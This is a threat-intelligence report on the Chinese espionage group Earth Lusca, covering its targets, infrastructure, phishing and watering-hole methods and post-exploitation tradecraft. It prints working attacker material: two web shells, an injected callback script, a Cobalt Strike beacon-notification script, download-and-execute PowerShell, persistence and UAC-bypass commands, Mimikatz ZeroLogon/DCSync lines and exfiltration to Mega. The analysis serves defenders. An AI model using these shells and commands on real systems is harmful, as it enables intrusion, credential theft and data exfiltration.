Delving Deep: An Analysis of Earth Lusca's Operations

By Joseph C Chen, Kenney Lu, Gloria Chen, Jaromir Horejsi, Daniel Lunghi, and Cedric Pernet

Overview

Numerous factors have made attribution more difficult today than it has ever been, especially when it comes to attributing cyberespionage operations to threat actors. The infrastructure and malware that threat actors use constantly evolve, and the same actor can even use a totally different set of tools, tactics, and procedures (TTPs) from one campaign to another. In addition, several different threat actors might collaborate and share tools, infrastructure, or malware.

In this tech brief, we are going to expose a threat actor originating from China. Since the malware being used by the group, such as ShadowPad and Winnti, overlapped with other threat actors, its activities were attributed to other groups such as APT41, Earth Baku, Sparkling Goblin, and the "Winnti" cluster in different reports. Our research reveals the different TTPs and the independent set of infrastructure that made us consider it a separate threat actor from the other known actors mentioned. Some reports named this threat actor "TAG-22" or "Fishmonger." We decided to separate it from the Winnti umbrella and track this threat actor under the name "Earth Lusca."

Our investigation of Earth Lusca started in mid-2021, when we discovered a campaign targeting customer service companies in China via a watering hole attack. Eventually, our monitoring and research lead to the publication of a blog post on a previously-unreported malware known as BIOPASS RAT. We continued monitoring the threat actor, eventually discovering a few more targeted operations against various targets worldwide. In this research, we will expose all of the groups TTPs and its current operations.

During our investigation, we also managed to reach some of the victims and gather interesting information from compromised servers that were used as watering holes. We were able to learn Earth Lusca's reconnaissance and lateral movement techniques while working with our local incident response service team via our XDR system,.

The goal of this research is to piece together a puzzle of fragmented parts that we do not often see together — and in turn, provide a clearer picture of the threat actor and its activities.

Targeting

Our monitoring yielded information on multiple operations from Earth Lusca. Some targets were reported publicly in attacks that could be associated to this threat actor. These include:

- Gambling companies in Mainland China
- Government institutions in Taiwan, Thailand, Philippines, Vietnam, United Arab Emirates, Mongolia, and Nigeria
- Educational institutions in Taiwan, Hong Kong, Japan, and France
- News media in Taiwan, Hong Kong, Australia, Germany, and France
- Pro-democracy and human rights political organizations and movements in Hong Kong
- Covid-19 research organizations in the United States
- Telecom companies in Nepal
- Religious movements that are banned in Mainland China
- Various cryptocurrency trading platforms

Note that more industries or countries may have been targeted; our investigation relies on tools and methods that can provide a comprehensive view — but not a complete one.



Figure 1. Affected countries and regions

Considering the nature of targets and the evidence we found, we believe the goal of their operations is cyberespionage. However, they also seem to be financially motivated based on their attacks on gambling companies and cryptocurrency platforms.

Infrastructure

To gain a deeper understanding of Earth Lusca's operations, we first need to look at the threat actor's infrastructure, which essentially provides the first piece of the puzzle.



Figure 2. Probable Earth Lusca infrastructure based on our findings

Operating Model

To gain an overview of the threat actor's infrastructure, we separated it into two clusters. The first cluster is mainly constructed with virtual private servers (VPS) that rent from the service provider Vultr. By analyzing the records from passive DNS databases, the earliest server they used via Vultr could be traced back to April 2019. The infrastructure was mentioned in a report, dated January 2020, covering targeted attacks on Hong Kong's universities.

Earth Lusca built a second cluster mainly composed of compromised web servers beginning around mid-2020. We noticed that many of these compromised servers were running old versions of open-source editions of Oracle GlassFish Server. Furthermore, it also adopted Cloudflare as a proxy for compromised servers to prevent people from finding their server IP addresses directly. However, the passive DNS data and the misconfiguration of certificates allowed us to identify some of the compromised servers behind the proxy. A similar analysis of this infrastructure cluster was previously mentioned in an earlier report from the Nippon Telegraph and Telephone (NTT) group.

We found that these two infrastructure clusters are responsible for different roles in an attack. The first cluster acts as the command-and-control (C&C) server for malware — including Cobalt Strike, ShadowPad, FunnySwitch, and Winnti — that the group uses to infect victims. The second cluster similarly acted as a Cobalt Strike C&C server — however, it was also used to scan for vulnerabilities in the public-facing servers of their targets or building traffic tunnels within the victim's network.

In a real-life scenario that we investigated, Earth Lusca owned and used multiple servers, as can be seen on Figure 2. These servers were split into different roles, which may have been used for single attack operations. The initial scanning done by the threat actor came from a different IP address, showing that they deliberately used their servers for a single purpose: to make it more difficult to defend against the attack.

Scanning by itself is very common, and is not a very accurate method of determining where an attack comes from. An organization's security team might be misled towards a different direction and actually miss out on detecting the real attack — in essence, the attacker feints an attack to trick defenders down the wrong path.

Compromised Server as Infrastructure

As previously mentioned, the actor uses compromised web servers to build their infrastructure. An example of this is the malicious domain "lzfhome[.]xyz", which shows how the threat actor misused the compromised servers. The domain, which was registered by the threat actor, is a variant of the legitimate lzfhome.com domain that belongs to a dissident organization. Yet the hosting server used is a compromised one. The fraudulent domain was first used for a watering hole attack, before being reused later as a Cobalt Strike C&C server.

Date	Domain	IP	Note
Mar 2, 2021	lzfhome[.]xyz		Domain registered
Mar 4, 2021	download.lzfhome[.]xyz	172.67.157.190	Cloudflare proxy
Mar 4, 2021	download.lzfhome[.]xyz	104.21.14.47	Cloudflare proxy
Mar 4, 2021	www.lzfhome[.]xyz	172.67.157.190	Cloudflare proxy
Mar 4, 2021	www.lzfhome[.]xyz	104.21.14.47	Cloudflare proxy
Mar 27, 2021	lzfhome[.]xyz	160.16.208.58	Compromised GlassFish server
May 6, 2021	lzfhome[.xyz	213.246.45.15	Compromised GlassFish server
Sep 9, 2021	lzfhome[.]xyz	202.143.111.209	Compromised server
Oct 20, 2021	lzfhome[.]xyz	104.21.71.224	Cloudflare proxy
Oct 20, 2021	lzfhome[.]xyz	172.67.172.101	Cloudflare proxy

Table 1. The resolve history for lzfhome[.]xyz

Table 1 shows the historical DNS resolving result collected from multiple passive DNS databases. We discovered that the threat actor adopted the Cloudflare proxy to the malicious domain. However, some records showed that it was also resolved to three web servers across different time periods.

Looking into these web servers, two of them are running GlassFish server opensource edition 4.1, which contains a vulnerability with a publicly available exploit. These web servers do not seem to be used solely by Earth Lusca, but are more likely to be compromised as their HTTPS certificates show different domains.

Another interesting aspect we found is that the compromised servers with an open port 8443 adopted certificates provided by Cloudflare. We also observed that the port also has a Cobalt Strike C&C server listening. Similar issues with exposed Cloudflare certificates could be found on other compromised GlassFish servers related to Cobalt Strike C&C domains, leading us to believe that the threat actor compromised these web servers and used them as their Cobalt Strike C&C servers.

Threat Actor's Originating Region

Tracking down the source of the operation can prove to be difficult since threat actors usually hide their activities behind proxy servers located in different countries and regions. Occasionally, however, an attacker makes mistakes by forgetting to use their proxies or by misconfiguring them.

We combined two pieces of data to figure out the possible source region of the threat actor:

- Our IR team found an IP address that executed commands via web shell on the access log
- Secure Shell (SSH) access logs show a suspicious IP address connected to a compromised server

We have confirmed that both IP addresses are not proxy or VPN servers. The IP address lookup results show that the source region is near Sichuan, Chengdu, China.

Attack Vectors

Earth Lusca employs different attack vectors — such as sending spear phishing messages to employees or using watering holes websites — to infect its targets. The group also compromises their victims by directly exploiting vulnerabilities of public-facing servers. We found that Earth Lusca has been focusing less on the former and more on the latter since the second half of 2021.

Spear Phishing

Through our telemetry data, we observed Earth Lusca sending spear phishing emails containing a malicious link to a target news organization. The files in the link were presented either as a document that journalists might be interested in, or as an opinion form sent by another media organization. The downloaded file is an archive file that contains either a malicious LNK file or an executable file. These archives were hosted either on compromised web servers or Google Drive repositories.

Figure 3. An example of a malicious archive delivered via spear phishing email



Figure 4. The infection chain of the spear phishing emails

In some cases, the victims receive an executable file or an SFX installer inside the archive delivered via spear phishing that turns out to be a malicious loader. The analysis of the loader is detailed in the "Malware Analysis" section.

In other cases where victims received an LNK file inside the archive, the LNK will execute the file *%SYSTEM32%\forfiles.exe* and give the command string shown in the following argument:

```
/m "{name of decoy document}.lnk" /c "cmd /c echo f|xcopy @file %temp%\{random name}.tmp&for /r c:\windows\system32\ %i in (*sht*.exe) do %i [URL of HTA file}"
```

The command will move the LNK file into the %TEMP% folder and run *mshta.exe* to load the malicious HTA script from the given URL. The malicious HTA script will then copy *certutil.exe* to the %APPDATA%

folder and rename it as a different process name — which was *chrome.exe* in the case we analyzed. The LNK file will then be appended with a Base64-encoded string at the end.

The HTA script will use the “findstr” command to search for the string “TVNDRgAAA” in the LNK file and extract the identified Base64-encoded string to another temporary file.

Next, it uses the copied *certutil.exe* to decode the string to a Cabinet file, after which it uses the “expand” command to extract the payload from the Cabinet file. The extracted files include a decoy document and a malware file, which is a Cobalt Strike loader. The HTA file will open the decoy document and launch the loader in background.

Watering Hole

Earth Lusca compromised the websites of their targets or created fake web pages to perform their watering hole attacks. We observed the threat actor copying web pages from legitimate websites and manipulating them to inject malicious JavaScript code. They then deliver the link of these malicious pages to their victims to carry out the attack. During another investigation, we found that they also directly injected their malicious script into the HR system of a compromised target. The injected scripts used in different cases are similar and are likely modified from a project called “Flash-Pop.”

```
function isRise() {
    var xmlHttp;
    if (window.XMLHttpRequest) {
        xmlHttp = new XMLHttpRequest();
    } else {
        xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlHttp.open("GET", "http://[redacted]//data/ts.php", "true");
    xmlHttp.send();
    xmlHttp.onreadystatechange = function() {
        if (xmlHttp.readyState == 4 && xmlHttp.status == 200) {
            var resData = xmlHttp.responseText;
            if (xmlHttp.status == "200") {
                trigger();
            } else {
            }
        }
    }
}
function isPc() {
    if (navigator.userAgent.match(/(iPhone|Android)/i)) {
                return false;
    } else {
        return true;
    }
}
```

Figure 5. The script used to check the User-Agent string and send the callback to “ts.php”

The injected script’s main function is to launch social engineering attacks. During the attack, the injected script will try to detect the browsers User-Agent and avoid attacking mobile devices. It sends a callback HTTP request to “ts.php" to a remote server as another filtering technique. The PHP script “ts.php” recodes the information of request to include the access time, the source IP address and the HTTP referrer header into a log file “vi.txt”. The referrer header shows where the script is triggered from.

When the PHP script finds a request with a source IP address that hasn't been recorded in the vi.txt file, it will return HTTP status code 200. The social engineering message will only show up on the watering hole page and instruct the targets to download the malware file when the injected script receives code 200 from the PHP script. We believe that this PHP script was used to record the victims' information as well as to avoid a case of double infection on the same target.

The social engineering messages used in the Earth Lusca attack include requests to update Flash applications or showing a DNS resolving error and then asking the victim to download a file. The downloaded files from their watering hole attack are the group's Cobalt Strike loaders.

Figure 6. The DNS error message pop up found in the watering hole page (translated via Google Translate: "Browser DNS resolution error. Please download and try again after clearing the DNS cache. Open website. Download again.")



Figure 7. The Flash update request message pop up on a crafted online video page

Server Vulnerabilities

Exploiting vulnerabilities in public-facing applications is a tried-and-tested cyberattack technique. Our incident response activities found evidence that Earth Lusca also performed these types of attacks.

These attacks are not exactly the same for every case, but still cover common MITRE ATT&CK Tactics.



Figure 8. MITRE ATT&CK Tactics employed by Earth Lusca

On one occasion, we saw the threat actor exploit an unreported vulnerability via an attack that was customized to the targeted website, revealing that the attacker possessed advanced skills in penetration testing and exploiting vulnerabilities.

In the following sections, we detail two public vulnerabilities and how Earth Lusca exploited them.

Microsoft Exchange – ProxyShell

Since the first ProxyShell proof-of-concept (PoC) was released on GitHub, several different threat actors have used it in their activities. Some have used it as is without modifying it, while some others have randomized the filenames to make their web shell slightly different.

This makes it very difficult to distinguish the different threat actors using it. However, we were able to discover our threat actor via common patterns, which we will discuss in later sections.

For Earth Lusca's ProxyShell exploit, the group did not change the filename naming rule "**[a-z]{16}.aspx**", but the payload was modified as the following figure:

```
1  <script language='JScript' runat='server'>
2  function Page_Load(){
3        eval(Request['exec_code'],'unsafe');Response.End;
4  }
5  </script>
```

Figure 9. The ProxyShell payload

We also identified the management tool as "AntSword,"a cross-platform website management toolkit, based on network traffic request patterns.

We suspect that the exploit combines the following public exploits on GitHub:

- ProxyShell (for the exploit) - https://github.com/dmaasland/proxyshell-poc
- ProxyLogon (for the payload) - https://github.com/RickGeex/ProxyLogon

Once Earth Lusca successfully exploits and controls the server, the group will start to install Cobalt Strike and perform post-exploitation routines to expand their attack surface.

Oracle GlassFish

There are many GlassFish servers that are vulnerable to attacks. Hunting these vulnerable servers can be done using tools like Shodan. While Shodan is the most popular tool for this activity in North America and Europe, similar search engines that are less popular in these regions exist, such as FOFA.

Figure 10. Screenshot of the FOFA search engine



Figure 11. GlassFish servers results from searching Shodan and FOFA

We assume that the threat actor may have located vulnerable GlassFish servers using version 4.1.2 via the aforementioned search engines before running a publicly available exploit on them. Exploiting the vulnerability leads to the uploading of the WAR file containing a JSP file (server-generated webpage), which in turn contains the web shell.

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!
    class U extends ClassLoader{
        U(ClassLoader c){
            super(c);
        }
        public Class g(byte []b){
            return super.defineClass(b,0,b.length);
        }
    }
%>
<%
    if(request.getParameter("pass")!=null){
        String k=(""+UUID.randomUUID()).replace("-","").substring(16);
        session.putValue("u",k);
        out.print(k);
        return;
    }

    Cipher c=Cipher.getInstance("AES");
    c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));
    new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().
    decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);
%>
```

Figure 12. The JSP web shell

This particular web shell needs to encrypt and decrypt data on the fly, making its behavior match an infamous website management tool known as “Behinder,” a closed source project but with a client available for free on GitHub.

Earth Lusca also dropped an SSH-authorized key on the “**/root/.ssh**” folder in order to access the server with SSH.

The group also installed a software called “Acunetix Web Vulnerability Scanner” on compromised GlassFish servers. This tool is a powerful commercially-available web vulnerability scanner, typically used by professional penetration testers for security assessment. Our findings on this end mirror the observations noted in NTT’s report.

We noticed some of compromised servers were running Acunetix as the web login panel opened. Earth Lusca seems to use it as a reconnaissance tool. The scanning usually generates plenty of noise and volume traffic on the target website.

A Notification System for Cobalt Strike

Spear phishing and watering hole attacks are very common techniques, but they are sometimes difficult to track for the attacker. Once the backdoor is triggered by an unsuspecting user, the threat actor needs to know about it to process the next steps in the attack.

On one compromised server being used as a watering hole, we found a mystery CNA file written in the scripting language “Aggressor Script,” which allows users to modify and extend the Cobalt Strike client.

In the CNA script, when a new beacon is initialized, the client information is extracted and sent to a remote server, thereby notifying the attacker.

```
on beacon_initial {

    sub http_get {
        local('$output');
        $url = [new java.net.URL: $1];
        $stream = [$url openStream];
        $handle = [SleepUtils getIOHandle: $stream, $null];

        @content = readAll($handle);

        foreach $line (@content) {
            $output .= $line . "\r\n";
        }

        println($output);
    }
    $externalIP = replace(beacon_info($1, "external"), " ", "_");
    $userName = replace(beacon_info($1, "user"), " ", "_");
    $computerName = replace(beacon_info($1, "computer"), " ", "_");

    $url = 'xxxxxxx/ts.php?save='.$externalIP;

    http_get($url);

}
```

Figure 13. The notification CNA script

The script was modified from another popular script, which sends a message via a public service called "ServerChan."

The threat actor modified the endpoint of the API and slightly reduced the amount of information sent. It is highly likely that the script enhanced the attacker's agility regarding the attack sequence.

Post Exploitation

A Chinese proverb states that "*A workman must first sharpen his tools if he is to do his work well*," which basically says that one needs the right tool for the job. This principle also applies to threat actors.

In the next two primary sections covering the post exploitation routines and related malware, we provide an overview of the tools, tactics, techniques, and procedures collected from our feedback and incident response activities, and information from the compromised servers.

We will also share an interesting storage space on GitHub that we managed to link to this group. This GitHub repository contains information that provided us with a much better understanding of Earth Lusca.

GitHub Link
https://github.com/yuilbrun/hmm/

Reconnaissance

Earth Lusca collected information from several Windows utilities, including “net,” “nltest,” “ipconfig,” “netstat,” and “tasklist,” to obtain information on user accounts, domain controllers, and network configurations from the compromised systems. We also noticed the third-party tools adfind and PowerSploit being used during the reconnaissance phase. The following command was used by the threat actor to load PowerSploit to discover the other machines in the same domain.

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Get-NetComputer -FullData > [file path]
```

Discovery

We have seen the threat actor using multiple scanning tools in different incidents to discover other machines in the same compromised network environment.

Tool Name	Command
HUC Port Banner Scanner	*hbs.exe 172.16.10.1-172.16.10.254 /m 445,3389,1433,3306,80,443*
nbtscan	*nbtscan.exe 172.16.1.1/16*
fscan	*fscanx86.exe -h 172.16.2.0/24 -m smb -t 100*

Table 2. Scanning tools and observed commands

NBTscan is a tool that helps users discover the network environment and any shared folders by scanning for NetBIOS name information. Fscan, on the other hand, is a comprehensive internal network scanning tool — written in Golang — that provides numerous functions including network scanning, vulnerability scanning, building reverse shells, and brute forcing common services.

We could not find much information about *hbs.exe*. However, we identified a few file named “hbs.exe” on VirusTotal — possibly from the same threat actor since the files are signed with the same stolen certificate that Earth Lusca used to sign the other malware binaries. Analysis of the files revealed that it contained the string “HUC Port Banner Scanner,” which indicates that it is a port scanning tool.

Earth Lusca also checked the Windows event log to find the network information of the successfully logged-in accounts (Event ID 4624). This allows the group to discover the addresses of other machines. The following commands were used for this:

```
powershell “Get-EventLog -LogName security -Newest 500 | where {$_.EventID -eq 4624} | format-list -property * | findstr “Address””
```

```
wevtutil qe security /format:text /q:"Event[System[(EventID=4624)] and EventData[Data[@Name='TargetUserName']='administrator']]"|find “Source Network Address”
```

In addition, we saw that the threat actor employed a PowerShell script (RDPConnectionParser.ps1) to read and filter the Windows event log "Microsoft-Windows-TerminalServices-RDPClient/Operational" (Event ID 1024) in order to obtain the network information from remote desktop protocol (RDP) connections. This script is available publicly.

We observed the following PowerShell command being used to launch the script.

```
powershell IEX (New-ObjectNet.WebClient).DownloadString('https://raw.githubusercontent.com/yuilbrun/hmm/master/tas389.ps1')
```

It's worth mentioning that Earth Lusca didn't download the script from repositories that hosted it. However, they uploaded the script to their GitHub repository, yuibrun/hmm. We believe that the threat actor owns this GitHub account since it also has attack tools and malware uploaded to it. We will share our findings on the GitHub account in the "Additional Findings" subsection.

Persistence and Privilege Escalation

Earth Lusca devised several approaches to maintain its access to the victim's system and retain persistence even after reboot. A common method we observed was via the creation of a service that pretended to be a system update service. A previously prepared Cobalt Strike loader was then uploaded to the victim's system, after which the created service will run a command to launch the loader. The creation of scheduled tasks and the registering of initialization scripts were also used to maintain the execution of Earth Lusca's malware.

We observed the following commands in different incidents:

```
sc create "SysUpdate" binpath= "cmd /c start "[file path]""&&sc config "SysUpdate" start= auto&&net start  SysUpdate
```

```
schtasks /Create /SC ONLOgon /TN WindowsUpdateCheck /TR "[file path]" /ru system
```

```
reg add "HKEY_CURRENT_USER\Environment" /v UserInitMprLogonScript /t REG_SZ /d "[file path]"
```

We also noticed two other persistence techniques leveraging existing system services. First, we found the threat actor placing their payload in the location "%WINDIR%\SYSTEM32\oci.dll". The DLL file does not exist in the system by default but will be loaded by the MSDTC service. This allows the attacker to place an arbitrary payload that will be sideloaded by the MSDTC service. We reported the use of this technique in another APT attack research.

In another incident, we saw the threat actor dropping their payload into "%WINDIR%\SYSTEM32\spool\prtprocs\x64\spool.dll" and registering the DLL name as a Windows print processor. The payload was loaded by the Print Spooler service after the actor restarted the system service "spooler." A similar trick was reportedly being used by the "PipeMon" malware, as seen in the following command:

```
move [file path] c:\windows\system32\spool\prtprocs\x64\spool.dll
```

```
reg add “HKLM\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Print Processors\UDPrint” /v Driver /d “spool.dll” /f
sc stop spooler
sc start spooler
```

We observed that the actor used the Fodhelper UAC bypass technique to gain elevated privileges via the following commands:

```
reg add HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command\ /t REG_SZ /d “%appdata%\[file name]” /f
reg add HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command\ /v DelegateExecute /t REG_SZ /d “” /f
fodhelper.exe
reg delete HKEY_CURRENT_USER\Software\Classes\ms-settings /f
```

We also found the open-source tool BadPotato to be used Earth Lusca to gain higher privileges:

```
C:\ProgramData\badpotato.exe whoami
```

Credential Access

To gain greater access to the victim’s internal network, the threat actor will first target user credentials. We observed Earth Lusca using the procdump tool to obtain the hashes of these credentials by dumping the memory of the lsass process which is a technique often used by attackers. In additional, they used Mimikatz to exploit the domain controller via the ZeroLogon exploit.

After a successful exploitation, the threat actor inputs a DCSync command with Mimikatz which allows the group to retrieve the credentials from the exploited controller:

```
mimikatz32.exe “lsadump::zerologon /target:10.0.0.18 /account:[account name]$” “exit”
mimikatz32.exe “lsadump::zerologon /target:10.0.0.18 /account:[account name]$” /exploit “exit”
mimikatz32.exe lsadump::dcsync „exit“
```

Proxy

Earth Lusca established network tunnels between the target’s network and external servers. The external servers connected by these tunnels belong to the second cluster of servers we mentioned in the “Infrastructure” section. By matching the parameters of the commands, we were able to determine the proxy tools they used even after they renamed the binary.

Tool Name	Command
lcx	*xs.exe -connect [ip address] [port number]*
frp	*frpc.exe -c frpc.ini*

EarthWorm	*we.exe -s rssocks -d [ip address] -e [port number]*

Table 3. Proxy tools and observed commands

Exfiltration

To exfiltrate a large number of files from a target folder, we observed Earth Lusca using WinRAR to compress the files into an archive and then using the megacmd tool to upload the archive to Mega service. The megacmd tool is not an official one, nevertheless, setting up the tool is even easier than configuring the official tool, since only a simple json file with predefined credentials is needed, after which an attacker can place the tool on the victim's machine and upload it via the company network — making it similar, in a way, to DropBox or Google Drive.

```
Rar a -v3g -k -r -s -m3 [compressed file] [target path]
megacmd -conf [config] put [file] mega:[upload path]
```

Additional Findings

